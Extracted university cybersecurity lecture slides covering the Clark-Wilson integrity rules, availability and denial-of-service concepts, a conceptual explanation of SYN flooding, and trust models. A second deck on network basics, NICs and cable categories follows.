 - Auditor needs to be able to determine what happened during reviews of transactions

Clark-Wilson Integrity Model




Certification and Enforcement Rules

- Handling Untrusted Input

- CR5

- Any TP that takes a UDI as an input value must be certified to perform only valid transformations, or else no transformations, for any possible value of the UDI
 - Typically, this is an edit program.
 - The transformation should take the input from a UDI to a CDI, or the UDI is rejected.
 - In bank, numbers entered at keyboard are UDIs, so cannot be input to TPs
 - TPs must validate numbers (to make them a CDI) before using them; if validation fails, TP rejects UDI



Clark-Wilson Integrity Model




Certification and Enforcement Rules

- Separation of Duty Model

- ER4


- Only the agent permitted to certify entities may change the list of such entities associated with other entities:
 - Specifically, the list of TPs associated with a CDI and the list of users associated with a TP
 - An agent that can certify a TP or an entity associated with that TP may not have any execute rights with respect to that entity.
 - Enforces separation of duty with respect to certified and allowed relations



Clark-Wilson Integrity Model



Certification and Enforcement Rules





Availability Policies




Availability Policies



Overview

- An availability policy ensures that a resource can be accessed in some way in a timely fashion
 - Availability is often expressed in terms of "quality of service."
- An availability policy defines the "type of access" and what a "timely fashion" means
 - "Timely fashion" depends on the nature of resource, the goals of subject using it



Availability Policies



Overview


- Example_1:
 - A commercial website selling merchandise will need to display details of items for customer requests in a matter of seconds or, at worst, a minute
 - The goal of the customer is to see what the website is selling, and the goal of the site is to make information available to the customer
 - However, the site does not want customers to alter prices displayed on the website, so there is no availability for altering information
- Example_2:
 - A website enabling students to upload homework must allow some alterations (students must be able to upload their homework, possibly multiple times per assignment) quickly and no access for the students to read other students' assignments.

Availability Policies



Safety and Liveness

- When a resource or service is not available, a denial of service occurs
- This is related to two types problems: safety and liveness
- Safety problem
 - A denial of service resulting from the service giving incorrect responses
 - That is, the service is not performing the functions that the client is expecting
- Liveness problem
 - A denial of service that prevents users from accessing the service is a liveness problem
- But other problems can cause a denial of service, such as assignment of inadequate resources to a process



Availability Policies



Mechanisms to support availability

- Two requirements under which mechanisms are used to support availability:
 - a) in general
 - b) as a security requirement
- The difference between the two lies in the assumptions underlying the failures
 - That is, under what circumstances failures can occur





Availability Policies

Mechanisms to support availability

- Mechanisms to support availability in general
 - The failures occur naturally over time due to usage
 - Lack of accessibility is modeled using an average case, following a statistical model
 - For example:
 - The failure rates of disk drives depends upon many factors such as the age, the manufacturer, and environment and can be statistically modeled, although the precise model to be used is unclear
- Mechanisms used to support availability as a security requirement
 - Lack of availability assumes worst-case
 - Here, an adversary deliberately tries to make the resource or information unavailable
 - Because attackers induce this condition, models used in computer security describe failures that are nonrandom, and indeed may well be non-statistical

Deadlock



Overview

- A *deadlock* is a state in which some set of processes block each waiting for another process in the set to take some action.
- Deadlock can occur if four conditions hold simultaneously:
 - *Mutual exclusion*: At least one resource must be held in a non-sharable mode; If any other process requests this resource, then that process must wait for the resource to be released
 - *Hold and wait*: A process must be simultaneously holding at least one resource and waiting for at least one resource that is currently being held by some other process
 - *No preemption*: Once a process is holding a resource (i.e. once its request has been granted), then that resource cannot be taken away from that process until the process voluntarily releases it
 - *Circular wait*: A set of entities must be holding resources such that each entity is waiting for a resource held by another entity in the set
- Usually not due to an attack

Deadlock



Methods of Handling Deadlocks


- *Prevention:* prevent 1 of the 4 conditions from holding
 - Do not allow the system to get into a deadlocked state.
 - Do not acquire resources until all needed ones are available
 - When needing a new resource, release all held
- *Avoidance:* ensure process stays in state where deadlock cannot occur
 - *Safe state:* deadlock can not occur
 - *Unsafe state:* may lead to state in which deadlock can occur
 - Abort a process or preempt some resources when deadlocks are detected
- *Detection:* allow deadlocks to occur, but detect and recover
 - If deadlocks only occur once a year or so, it may be better to simply let them happen and reboot as necessary than to incur the constant overhead and system performance penalties associated with deadlock prevention or detection
 - This is the approach that both Windows and UNIX take

Denial of Service



Overview

- A denial of service occurs when a group of authorized users of a service makes that service unavailable to a (disjoint) group of authorized users for a period of time exceeding a defined maximum waiting time



Denial of Service



Overview

- What do we mean by "authorized user"?
- If a user is not authorized, then in theory access control mechanisms that protect the server will block the unauthorized users from accessing the server
- But in practice, the access control mechanisms may be ineffective
 - E.g., An intruder may compromise a user's account to gain access to a server
- The policy controlling access to a network server may be unworkable
- For example:
 - A policy states that only customers interested in the products sold may access the server—but the access control mechanisms could not tell whether a remote user accessing the server was interested in the products, or trying to block access by others
- Hence the first "group of authorized users" is simply the group of users with access to the service, whether the security policy grants them access or not.

Availability and Network Flooding



Example: SYN Flood Attack


- Access over Internet must be unimpeded
- In flooding attacks attackers try to overwhelm system resources
- If many sources flood a target, it's called *distributed denial of service attack* (DDoS)
- The SYN flood is a type of most common type of flooding attack
 - SYN is short for "synchronize"
- It is based on the initiation of a connection using the TCP protocol
- A SYN flood sends a series of "SYN" messages to a computer (E.g., web server)

Availability and Network Flooding



Example: SYN Flood Attack

- In a normal case, the user sends the SYN packet to the target
- When a server receives a SYN request, it responds with a SYN-ACK (synchronize acknowledge) message
- The source then responds with an ACK (acknowledge) message that establishes a connection between the two systems





Availability and Network Flooding



Example: SYN Flood Attack

- In a SYN flood attack, a computer sends a large number of SYN requests, but does not send back any ACK messages
- Therefore, the server ends up waiting for multiple responses, tying up system resources
- If the queue of response requests grows large enough, the server may not be able respond to legitimate requests
- This results in a slow or unresponsive server




Denial of Service



Components of Denial of Service Models

- Denial of service models have two essential components
 - waiting time policy
 - user agreement
- **Wait time policy**
 - Controls the time between a request for a resource and the allocation of that resource to the requesting process
 - A denial of service occurs when the bound set by this policy is exceeded
 - The environment in which the request is made influences the policy
 - Example:
 - The acceptable waiting time for a pacemaker to take action affecting a patient's heart beating is considerably different than the acceptable waiting time for a purchase from an Internet website to be acknowledged.





Denial of Service

Components of Denial of Service Models

- **User agreement**
 - Establishes constraints a process ("user") must meet in order to ensure service
 - These are designed to ensure that a process will receive service within the waiting time
 - For example:
 - Consider parallel processes accessing a mutually exclusive resource
 - A user agreement for this situation would be that once a process acquires the resource, it must (eventually) release that resource
 - When released, there are enough unallocated resources to enable a process waiting for those resources to proceed

Denial of Service



Components of Denial of Service Models

- These two components (wait time policy & user agreement) in combination ensure that a process meets the conditions needed to receive the resources it needs and not create a denial of service
- It will receive those resources after an acceptable waiting time
- Thus, the process can proceed and not itself be denied service
- Two types of models that formalize these notions are:
 - Constraint-based models
 - State-based models



Trust Models

शोनं परमं बलम्

Trust Models



Overview

- Integrity Models
 - Integrity models deal with changes to entities
 - State conditions under which changes preserve those properties that define "**integrity**"
 - Do not deal with the **confidence** one can have in the initial values or settings of that entity
 - That is, integrity models deal with the preservation of **trustworthiness**, but not with the initial evaluation of whether the contents can be trusted
- Trust models
 - Provide information about the **credibility** of data and entities
 - Deal with **confidence** one can have in the initial values or settings
 - Are concerned with the *initial* evaluation of whether data can be trusted
 - Because trust is subjective, trust models typically express the trustworthiness of one entity in terms of another


Trust Models



Definition of Trust

A *trusts* B if

A believes, with a level of subjective probability, that B will perform a particular action, both before the action can be monitored (or independently of the capacity of being able to monitor it) and in a context in which it affects A's own action.



Trust Models



Definition of Trust


- The above definition involves actors, but it also can apply to the credibility of information
- If you ask whether the data is "trusted" is really asking if a reader of the data believes to some level of subjective probability that the entity providing the data
 - (i) obtained it accurately and without error, and is
 - (ii) providing it accurately and without error
- In the above definition, the reader is A, the provider is B, and the "particular action" is that of gathering and providing the data

Trust Models



Definition of Trust

- This definition captures three important points about trust:
 - First
 - it includes the subjective nature of trust
 - Second
 - it captures the idea that trust comes from a belief in what we do not, or cannot, monitor
 - Third
 - the actions of those we trust affects our own actions
 - This also leads to the notion of transitivity of trust



Trust Models



Transitivity of Trust

- *Transitivity of trust:*
 - if A trusts B and B trusts C, then A trusts C
- In practice, trust is not absolute, so whether trust is transitive depends on A's assessment of B's judgment
- This leads to the notion of *conditional transitivity of trust*, which says that A can trust C when:
 - B recommends C to A
 - A trusts B's recommendations
 - A can make judgments about B's recommendations; and
 - Based on B's recommendation, A may trust C less than B does.

Trust Models



Trust Propagation

- *Direct trust:*
 - A trusts C because of A's observations and interactions
- *Indirect trust:*
 - A trusts C because A accepts B's recommendation
- *Trust Propagation:*
 - Indirect trust may take a path involving many intermediate entities
 - This is called trust propagation because the trust propagates among many entities

Trust Models



Types of Beliefs Underlying Trust

- Castelfranchi and Falcone argue that trust is a cognitive property,
 - so only agents with goals and beliefs can trust another agent
- This requires the trusting agent, A, to estimate risk and then decide, based on her willingness to accept (or not accept) the risk, whether to rely on the one to be trusted, B
- This estimation arises from social and technological sources, as well as A's observations and her taking into account recommendations
- They identify several belief types:

Trust Models



Types of Beliefs Underlying Trust

- *Competence*: A believes B to be competent to aid A in reaching her goal
- *Disposition*: A believes the B will actually do what A needs to reach her goal
- *Dependence*: A believes she needs what B will do, depends on what B will do, or that it is better for A to rely on B than not to rely on him
- *Fulfillment*: A believes goal will be reached
- *Willingness*: A believes B has decided to do what A wants
- *Persistence*: A believes B will not change his mind before doing what A wants
- *Self-confidence*: A believes that B knows he can take the action A wants



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Introduction to Networks and the Internet

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



Disclaimer

- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Agenda

- Introduction
- Network Basics
- How the Internet Works
- History of the Internet
- Basic Network Utilities
- Other Network Devices
- Advanced Network Communications Topics:
 - Network communication types
 - Types of Networks
 - OSI Model
 - Network Protocols








Network Basics


Overview

- Communication among computers
 - Requires connecting them physically through cables or wirelessly
 - Cables are plugged either directly to another computer or into a **device**
 - This device will, in turn, connects to several other computers
- Network Interface Card (NIC)
 - Wireless communication relies on a physical device for transmitting the data
 - This device is called *network interface card* (NIC)




Overview

- Connection slot (Ethernet port)
 - If the connection is through a cable, the part of the NIC that is external to the computer has a **connection slot** that looks like a telephone jack, only slightly bigger
- Radio signals
 - Wireless networks also use a NIC
 - Rather than a slot for connecting a cable, NIC uses radio signals to transmit to a nearby wireless router or hub
- Antenna
 - Wireless routers, hubs, and NICs have an antenna to transmit and receive signals





The Physical Connection: Local Networks

- RJ-45
 - The cable connection used with wired NICs is called an RJ-45 connection
 - RJ = Registered Jack, an international industry standard
- RJ-11
 - In contrast to the computer's RJ-45 jacks, standard telephone lines use RJ-11 jacks
- RJ-45 Vs. RJ-11
 - The key difference between jacks is the number of wires in the connector (also called the [terminator](#))
 - Phone lines (RJ-11) have four wires (some have six wires), RJ-45 connectors have eight wires
- This standard connector jack must be on the end of the cable



The Physical Connection: Local Networks

- Cat 5 or Cat 6 Cable
 - The cable used in most networks today is a Category 5 or 6 cable abbreviated as Cat 5 or Cat 6 cable
- Unshielded Twisted-Pair (UTP)
 - The cable used in connecting computers is referred to as *unshielded twisted-pair* (UTP) cable
 - The wires in the cable are in pairs, twisted together without additional shielding
- Shielded Twisted-Pair (STP)
 - There are other types of cable such as *shielded twisted-pair* (STP), but UTP is most commonly used

Cat5e VS Cat6		
Product Name	Cat5e UTP Cable	Cat6 UTP Cable
Speed	10BASE-T, 100BASE-TX(Fast Ethernet), 1000BASE-T (Gigabit Ethernet)	10BASE-T, 100BASE-TX(Fast Ethernet), 1000BASE-T (Gigabit Ethernet), 10G BASE-T (10-Gigabit Ethernet)
Frequency	100 MHz	250 MHz
Performance	Good	Better

The Physical Connection: Local Networks

- Table summarizes various categories of cable and their uses.

Cable Types and Uses		
Category	Specifications	Uses
1	Low-speed analog (less than 1MHz)	Telephone, doorbell
2	Analog line (less than 10MHz)	Telephone
3	Up to 16MHz or 100Mbps (megabits per second)	Voice transmissions
4	Up to 20MHz/100Mbps	Data lines, Ethernet networks
5	100MHz/100Mbps	Most common a few years ago, still widely used
6	1000Mbps (some get 10Gbps)	Most common type of network cable
6a	10Gbps	High-speed networks
7	10Gbps	Very high-speed networks
8	40Gbps	Not yet commonly found

The Physical Connection: Local Networks

- Each subsequent category of cable is somewhat faster and more robust than the last
- Although Cat 4 can be used for networks, it almost never is used, as it is simply slower, less reliable, and an older technology
- We usually see Cat 5 cable and, increasingly, Cat 6
- We are focusing on UTP because that is what is found most often
- Other types of cable such as shielded twisted-pair (STP), but they are not nearly as common as UTP

The Physical Connection: Local Networks


- A key specification for cables is speed
 - measured in Mbps (megabits per second)
- Now a days, Gbps (gigabits per second) speeds are becoming more common
- Data specification for each cable indicated in the table is the maximum that the cable can handle
 - This is called *bandwidth* of a cable
 - E.g., a Cat 5 cable can transmit up to 100 mega (million) bits per second
- If multiple users simultaneously transmit data on a network, that traffic uses up bandwidth rather quickly
 - E.g., a scanned picture can easily take 2 megabytes (2 million bytes, or 16 million bits) or much larger
 - Streaming media, such as videos, are most demanding in terms of bandwidth

The Physical Connection: Local Networks

- Connecting two computers simply requires a cable to go directly from one computer to another
 - What about more than 2 computers or 100 computers?
- Three devices that can help accomplish this task:
 - The hub
 - The switch, and
 - The router
- These devices use Cat 5 or Cat 6 cable with RJ-45 connectors

